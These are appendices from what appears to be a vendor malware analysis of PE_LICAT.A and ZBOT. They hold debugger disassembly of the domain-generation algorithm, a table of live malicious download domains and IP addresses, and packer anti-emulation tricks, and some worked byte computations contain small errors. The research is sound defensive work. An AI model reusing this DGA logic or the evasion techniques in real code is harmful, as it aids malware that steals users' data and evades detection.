
Figure 48. Computing the array's MD5 hash



```
OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]

00409615  .  8D45 E8        LEA EAX,DWORD PTR SS:[EBP-18]
00409618  .  50             PUSH EAX
00409619  .  FF75 F8        PUSH DWORD PTR SS:[EBP-8]
0040961C  .  897D F4        MOV DWORD PTR SS:[EBP-C],EDI
0040961F  .  68 292612C2    PUSH C2122629
00409624  .  FF75 14        PUSH DWORD PTR SS:[EBP+14]
00409627  .  E8 2CFEFFFF    CALL TPOEXP.00409458
0040962C  .  FFD0           CALL EAX                           ; CryptHashData
0040962E  .  39D8           CMP EAX,EBX
00409630  .v 75 29          JNZ SHORT TPOEXP.0040965B
00409632  .  56             PUSH ESI
00409633  .  8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
00409636  .  50             PUSH EAX
00409637  .  8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
0040963A  .  50             PUSH EAX
0040963B  .  6A 02          PUSH 2
0040963D  .  FF75 F8        PUSH DWORD PTR SS:[EBP-8]
00409640  .  68 A9B4AFC7    PUSH C7AFB4A9
00409645  .  FF75 14        PUSH DWORD PTR SS:[EBP+14]
00409648  .  E8 0BFEFFFF    CALL TPOEXP.00409458
0040964D  .  FFD0           CALL EAX                           ; CryptGetHashParam
0040964F  .  39D8           CMP EAX,EBX
00409651  .v 75 08          JNZ SHORT TPOEXP.0040965B
00409653  .  397D F4        CMP DWORD PTR SS:[EBP-C],EDI
00409656  .v 75 03          JNZ SHORT TPOEXP.0040965B
00409658  .  885D FF        MOV BYTE PTR SS:[EBP-1],BL
EBX=00000001
EAX=00000001

Address   Hex dump                                          ASCII
          30 6D 7D AC D6 04 1E 34 05 FC 2D 24 A1 54 3E 39
```


Figure 49. Computing the array's MD5 hash

6. Every two digits of the Byte is added to each other. The sum is then used as an alphabetical index. For instance, 1 and 4 in 0x14 will be added to each other, 5—the result is equivalent to the fifth letter of the English alphabet—e. Results beyond the letter z are ignored (see Figures 50 and 51).



```
Computation for each byte:

1st byte: 0x30
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x00 + 0x03         = 0x03 + 0x61         Yes, goto next byte
     X = 0x03              Y = 0x64                No, value is 0x64 or 'd'.

2nd byte: 0x6D
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x0D + 0x06         = 0x13 + 0x61         Yes, goto next byte
     X = 0x13              Y = 0x74                No, value is 0x74 or 't'.

3rd byte: 0x7D
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x0D + 0x07         = 0x14 + 0x61         Yes, goto next byte
     X = 0x14              Y = 0x75                No, value is 0x75 or 'u'.

4th byte: 0x0AC
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x0C + 0x0A         = 0x16 + 0x61         Yes, goto next byte
     X = 0x16              Y = 0x77                No, value is 0x77 or 'w'.

5th byte: 0x0D6
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x06 + 0x0D         = 0x13 + 0x61         Yes, goto next byte
     X = 0x13              Y = 0x74                No, value is 0x77 or 't'.

6th byte: 0x04
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x04 + 0x00         = 0x04 + 0x61         Yes, goto next byte
     X = 0x04              Y = 0x65                No, value is 0x65 or 'e'.

7th byte: 0x1E
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x0E + 0x01         = 0x0F + 0x61         Yes, goto next byte
     X = 0x0F              Y = 0x70                No, value is 0x70 or 'p'.

8th byte: 0x34
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x04 + 0x03         = 0x07 + 0x61         Yes, goto next byte
     X = 0x07              Y = 0x68                No, value is 0x68 or 'h'.

9th byte: 0x05
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x05 + 0x00         = 0x05 + 0x61         Yes, goto next byte
     X = 0x05              Y = 0x66                No, value is 0x66 or 'f'.

10th byte: 0x0FC
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x0C + 0x0F         = 0x1B + 0x61         Yes, goto next byte
     X = 0x1B              Y = 0x7C

11th byte: 0x2D
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x0D + 0x02         = 0x0F + 0x61         Yes, goto next byte
     X = 0x0F              Y = 0x70                No, value is 0x70 or 'p'.

12th byte: 0x24
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x04 + 0x02         = 0x06 + 0x61         Yes, goto next byte
     X = 0x06              Y = 0x67                No, value is 0x67 or 'g'.

13th byte: 0x0A1
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x01 + 0x0A         = 0x0B + 0x61         Yes, goto next byte
     X = 0x0B              Y = 0x6C                No, value is 0x6C or 'l'.

14th byte: 0x54
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x04 + 0x05         = 0x09 + 0x61         Yes, goto next byte
     X = 0x09              Y = 0x6A                No, value is 0x6A or 'j'.

15th byte: 0x3E
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x0E + 0x03         = 0x11 + 0x61         Yes, goto next byte
     X = 0x11              Y = 0x72                No, value is 0x72 or 'r'.

16th byte: 0x38
     X = LN + HN           Y = X + 0x61          Is Y > 0x7A?
       = 0x08 + 0x03         = 0x0B + 0x61         Yes, goto next byte
     X = 0x0B              Y = 0x6C                No, value is 0x6C or 'l'.

Generated string: "dtuwtephfpgljrl"
```

Figure 50. *Determining the MD5 hash*


OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address Hex dump ASCII
Paused


```
68 94E8E85A    PUSH 5AE8E894
FF75 14        PUSH DWORD PTR SS:[EBP+14]
E8 DAFDFFFF    CALL TPOEXP.00409458
FFD0           CALL EAX                        ; CryptReleaseContext
807D FF 00     CMP BYTE PTR SS:[EBP-1],0
75 07          JNZ SHORT TPOEXP.0040968D
30C0           XOR AL,AL
E9 94000000    JMP TPOEXP.00409721
30DB           XOR BL,BL
8D55 D8        LEA EDX,DWORD PTR SS:[EBP-28]   ; pointer to 16 byte MD5
8A0A           MOV CL,BYTE PTR DS:[EDX]
88C8           MOV AL,CL                       ; move byte to AL
24 0F          AND AL,0F                       ; get lower nibble
C0E9 04        SHR CL,4                        ; get higher nibble
00C8           ADD AL,CL                       ; add nibbles
04 61          ADD AL,61                       ; add 'a'
3C 7A          CMP AL,7A                       ; check if not greater than '
77 0B          JA SHORT TPOEXP.004096AE
8B75 08        MOV ESI,DWORD PTR SS:[EBP+8]
0FB6CB         MOVZX ECX,BL
88040E         MOV BYTE PTR DS:[ESI+ECX],AL    ; concatenate
FEC3           INC BL
42             INC EDX
4F             DEC EDI
75 E0          JNZ SHORT TPOEXP.00409692
8B75 08        MOV ESI,DWORD PTR SS:[EBP+8]
Stack SS:[0009FD70]=0009FDB3, (ASCII "dtuwtephfpgljrlLS~1\Temp\")
ESI=0009FDB3, (ASCII "dtuwtephfpgljrlLS~1\Temp\")
```

Figure 51. *Determining the MD5 hash*

7. Append a top-level domain by checking the value of the minute value by following the rules in Figure 52 (see Figure 53).

```
If divisible by 5 = ".biz"
Else
    If divisible by 4 = ".info"
    Else
        If divisible by 3 = ".org"
        Else
            If divisible by 2 = ".net"
            Else = ".com"
```


Figure 52. *Rules to follow to check the minute value*


OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Address Hex dump ASCII
Paused

```
C60406 2E      MOV BYTE PTR DS:[ESI+EAX],2E    ; '.'
8B45 10        MOV EAX,DWORD PTR SS:[EBP+10]   ; get current minute value
6A 05          PUSH 5
31D2           XOR EDX,EDX
5F             POP EDI
F7F7           DIV EDI                         ; div 5
FEC3           INC BL
0FB6CB         MOVZX ECX,BL
01F1           ADD ECX,ESI
80C3 03        ADD BL,3
85D2           TEST EDX,EDX                    ; test remainder
75 08          JNZ SHORT TPOEXP.004096DC       ; jnp if not divisible by 5
C701 62697A00  MOV DWORD PTR DS:[ECX],7A6962   ; biz
EB 3C          JMP SHORT TPOEXP.00409718
8B45 10        MOV EAX,DWORD PTR SS:[EBP+10]   ; get current minute value
A8 03          TEST AL,3                       ; test 3rd bit if false, then divisible by 4
75 0A          JNZ SHORT TPOEXP.004096ED
C701 696E666F  MOV DWORD PTR DS:[ECX],6F666E69 ; info
FEC3           INC BL
EB 2B          JMP SHORT TPOEXP.00409718
6A 03          PUSH 3
31D2           XOR EDX,EDX
5F             POP EDI
F7F7           DIV EDI                         ; div 3
85D2           TEST EDX,EDX                    ; test remainder
75 08          JNZ SHORT TPOEXP.00409700       ; jnp if not divisible by 3
C701 6F726700  MOV DWORD PTR DS:[ECX],67726F   ; org
EB 18          JMP SHORT TPOEXP.00409718
8A45 10        MOV AL,BYTE PTR SS:[EBP+10]     ; get current minute value
24 01          AND AL,1
0FB6C0         MOVZX EAX,AL
F7D8           NEG EAX
19C0           SBB EAX,EAX
25 FE09F9FF    AND EAX,FFF909FE
05 6E657400    ADD EAX,74656E                  ; if divisible by 2 append net else com
```

Figure 53. *Computing the next value*

8. Increment the current minute value (see Figure 54).



```
OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]

         .~74 19            JE SHORT TPOEXP.00409384
         .  8D85 FCFEFFFF   LEA EAX,DWORD PTR SS:[EBP-104]
         .  50              PUSH EAX                              [Arg2
         .  FFB5 DCFDFFFF   PUSH DWORD PTR SS:[EBP-224]           |Arg1
         .  E8 66000000     CALL TPOEXP.004093E3                  LTPOEXP.004093E3
         .  85C0            TEST EAX,EAX
         .~74 03            JE SHORT TPOEXP.00409384
         .  58              POP EAX
         .~EB 20            JMP SHORT TPOEXP.004093A4
         >  68 E8030000     PUSH 3E8
         .  68 B0492D08     PUSH DB2D4900
         .  FFB5 DCFDFFFF   PUSH DWORD PTR SS:[EBP-224]
         .  E8 BF000000     CALL TPOEXP.00409458
         .  FFD0            CALL EAX
         .  58              POP EAX
         .  40              INC EAX                               ; increment current minute value
         .  4B              DEC EBX                               ; decrement counter (initial value 0x320 or 800)
0040939E .^0F85 57FFFFFF    JNZ TPOEXP.004092FB                   ; repeat step 3 until counter is 0
         >  5F              POP EDI
         .  5E              POP ESI
         .  5B              POP EBX
004092FB=TPOEXP.004092FB
```

__Figure 54.__ Incrementing the current minute value

9. Repeat steps 3–8 800 times.

Click to return to page 6

APPENDIX B: LIVE LICAT URLS

Only a handful of the URLs PE_LICAT.A generates go live. Based on TrendLabs engineers' monitoring from October 14–18, 2010, we found the domains listed in the following table to be accessible. For each accessible domain, we listed the hosted file and our corresponding detection for each. As shown, the live URLs downloaded the same file although some led to Web pages that were under construction.

Live Domain	IP Address	Port	MD5 Hash of Downloaded File	Description
http://188.127.227.77:80	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://etpupuxhqesnrxwc.biz	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://gqmjcvvvyfiotuj.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://hqplpjsmdrjqsuki.org	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://injocosjtrvnsxe.info	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://iojhlkylpien.net	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://jwqurnpmvjhkwq.info	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://jxnrxlwmulpefpjt.org	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://khtpprinqpujkl.org	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://kktnpopwnritsro.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://lgqkirtpriornqsr.info	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://lksvknwpkqzsvtur.com	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://meysdxlotqqhr.info	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://mijwkvnmmyteqiqj.com	216.67.232.70	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://muuvghuwvrnrqcgy.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://188.127.227.77:80	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://nnyeoqpzgbhihpi.org	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://nowfvqkfhtmuqsqt.biz	173.203.118.107	:80	542e561a168f2cfe2768ff4aa4413791	Web page under construction
http://ovqplrgnxixlmqqr.org	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://pnkjztqegkzsqi.com	174.37.172.68	:80	542e561a168f2cfe2768ff4aa4413791	Web page under construction
http://pufgrjljpwkhleto.com	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://qpxsdqodttrtsrm.info	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://qvtgnyhtiigokmrl.biz	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://unqxrkqwlholstdq.biz	173.203.118.107	:80	542e561a168f2cfe2768ff4aa4413791	Web page under construction
http://vintootvzwptmtg.com	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://wkamryzirnploqn.biz	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://wkgwestmxirungh.com	195.189.226.107	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://zolqkoqzjnxyolpt.biz	188.127.227.77	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ
http://zriilzyolohrxch.info	216.67.232.70	:80	8080c00666316d78daf521170c8ec3c8	TSPY_ZBOT.SMEQ


Table 8. *List of live TSPY_ZBOT.BYZ domains*

Click to return to page 7

APPENDIX C: OBFUSCATION AND DECOMPRESSION DETAILS


Static File Entry Point

The malware's packer has a dummy entry point code that contains garbage instructions, which use a PUSH-RET mnemonic combination to jump to the original packer's entry point. To analyze the original packer's entry point found in the PUSH command, we skipped the said instructions (see Figures 55 and 56).



```
Address    Hex dump        Disassembly
00402EA8   68 682A4000     PUSH 8fe97d09.00402A68
00402EAD   C3              RETN
```

Figure 55. *Static entry point of first ZBOT sample*



```
Address    Hex dump        Disassembly
00408214   BA A8360200     MOV EDX,236A8
00408219   49              DEC ECX
0040821A   81E1 CACC0100   AND ECX,1CCCA
00408220   31D1            XOR ECX,EDX
00408222   39D1            CMP ECX,EDX
00408224   81F2 91460200   XOR EDX,24691
0040822A   42              INC EDX
0040822B   81E2 BB4A0100   AND EDX,14ABB
00408231   01CA            ADD EDX,ECX
00408233   B9 E9120200     MOV ECX,212E9
00408238   68 D27A4000     PUSH e2531ee0.00407AD2
0040823D   2355 C8         AND EDX,DWORD PTR SS:[EBP-38]
00408240   234D 9C         AND ECX,DWORD PTR SS:[EBP-64]
00408243   F7D2            NOT EDX
00408245   BA 78370200     MOV EDX,23778
0040824A   F7C2 61420300   TEST EDX,34261
00408250   F7D2            NOT EDX
00408252   81C2 DEAF0300   ADD EDX,3AFDE
00408258   81F2 62F10300   XOR EDX,3F162
0040825E   21CA            AND EDX,ECX
00408260   3B4D EC         CMP ECX,DWORD PTR SS:[EBP-14]
00408263   2355 A4         AND EDX,DWORD PTR SS:[EBP-5C]
00408266   334D C0         XOR ECX,DWORD PTR SS:[EBP-40]
00408269   39D1            CMP ECX,EDX
0040826B   8B4D FC         MOV ECX,DWORD PTR SS:[EBP-4]
0040826E   C3              RETN
```


Figure 56. *Static entry point of second ZBOT sample*

Dummy Application Programming Interfaces

While viewing the packer's entry point, we found some of the following APIs, among others:


- CancelIo
- GetDriveTypeW
- EscapCommFunction

These made it harder for normal emulators to continuously execute the usual code flow. The malware checked the contents of the stack by comparing these with anticipated values when run on a real system (see Figures 57 and 58).



```
Address   Hex dump            Disassembly                                 Comment
00402978    55                PUSH EBP
00402979    8BEC              MOV EBP,ESP
0040297B    81EC D8030000     SUB ESP,3D8
00402981    8D45 B4           LEA EAX,DWORD PTR SS:[EBP-4C]
00402984    50                PUSH EAX
00402985    FF15 84214000     CALL DWORD PTR DS:[<&KERNEL32.GetFile   kernel32.GetFileAttributesA
0040298B    FF15 60204000     CALL DWORD PTR DS:[<&KERNEL32.GetVers   kernel32.GetVersion
00402991    6A 18             PUSH 18
00402993    FF15 EC254000     CALL DWORD PTR DS:[<&msvcrt.malloc>]    msvcrt.malloc
00402999    5A                POP EDX                                 kernel32.7C816FD7
0040299A    8D55 80           LEA EDX,DWORD PTR SS:[EBP-80]
0040299D    52                PUSH EDX                                ntdll.KiFastSystemCallRet
0040299E    8D55 B8           LEA EDX,DWORD PTR SS:[EBP-48]
004029A1    52                PUSH EDX                                ntdll.KiFastSystemCallRet
004029A2    FF15 84264000     CALL DWORD PTR DS:[<&msvcrt._stat>]     msvcrt._stat
004029A8    83C4 08           ADD ESP,8
004029AB    6A 00             PUSH 0
004029AD    FF15 F4204000     CALL DWORD PTR DS:[<&KERNEL32.CancelI   kernel32.CancelIo
004029B3    817C24 E8 080000  CMP DWORD PTR SS:[ESP-18],C0000008
004029BB  ^ 0F85 E7FCFFFF     JNZ <&SHELL32.ShellExe
004029C1    60                PUSHAD
004029C2    6A 40             PUSH 40
004029C4    68 00100000       PUSH 1000
004029C9    68 10E90000       PUSH 0E910
004029CE    6A 00             PUSH 0
004029D0    FF15 B0204000     CALL DWORD PTR DS:[<&KERNEL32.Virtual   kernel32.VirtualAlloc
004029D6    8985 DCFCFFFF     MOV DWORD PTR SS:[EBP-324],EAX
004029DC    6A 00             PUSH 0
004029DE    FF15 F4204000     CALL DWORD PTR DS:[<&KERNEL32.CancelI   kernel32.CancelIo
004029E4    817C24 E8 080000  CMP DWORD PTR SS:[ESP-18],C0000008
004029EC  ^ 0F85 DBFDFFFF     JNZ 33e226ab.004027CD
004029F2    BE EB554200       MOV ESI,33e226ab.004255EB
004029F7    8B85 DCFCFFFF     MOV EAX,DWORD PTR SS:[EBP-324]
```

Figure 57. Kernel32.Cancello's *anticipated value is* [ESP-18] = 0XC0000008




```
Address   Hex dump            Disassembly                                 Comment
00407AD2    55                PUSH EBP
00407AD3    8BEC              MOV EBP,ESP
00407AD5    81EC 88020000     SUB ESP,288
00407ADB    89C9              MOV ECX,ECX
00407ADD    F7D1              NOT ECX
00407ADF    81F1 D0100300     XOR ECX,310D0
00407AE5    8D55 A0           LEA EDX,DWORD PTR SS:[EBP-60]
00407AE8    52                PUSH EDX
00407AE9    FF15 A4754000     CALL DWORD PTR DS:[<&KERNEL32.GetDriv   kernel32.GetDriveTypeW
00407AEF    F7D2              NOT EDX
00407AF1    81FA ABD30000     CMP EDX,0D3AB
00407AF7    48                DEC EAX
00407AF8    25 7E2A0300       AND EAX,32A7E
00407AFD    8B45 B4           MOV EAX,DWORD PTR SS:[EBP-4C]
00407B00    01D0              ADD EAX,EDX
00407B02    2185 CCFEFFFF     AND DWORD PTR SS:[EBP-134],EAX
00407B08    31CA              XOR EDX,ECX
00407B0A    318D CCFEFFFF     XOR DWORD PTR SS:[EBP-134],ECX
00407B10    6A 00             PUSH 0
00407B12    6A 00             PUSH 0
00407B14    FF15 5C764000     CALL DWORD PTR DS:[<&KERNEL32.EscapeC   kernel32.EscapeCommFunction
00407B1A    8595 6CFFFFFF     TEST DWORD PTR SS:[EBP-94],EDX
00407B20    89C2              MOV EDX,EAX
00407B22    318D E8FDFFFF     XOR DWORD PTR SS:[EBP-218],ECX
00407B28    837C24 D8 57      CMP DWORD PTR SS:[ESP-28],57
00407B2D  ^ 0F85 41FEFFFF     JNZ e2531ee0.00407974
00407B33    49                DEC ECX
00407B34    81E1 DC120200     AND ECX,212DC
00407B3A    2185 08FFFFFF     AND DWORD PTR SS:[EBP-F8],EAX
00407B40    81C1 6F270300     ADD ECX,3276F
00407B46    81E2 F3120300     AND EDX,312F3
00407B4C    49                DEC ECX
00407B4D    81E1 76DE0100     AND ECX,1DE76
```

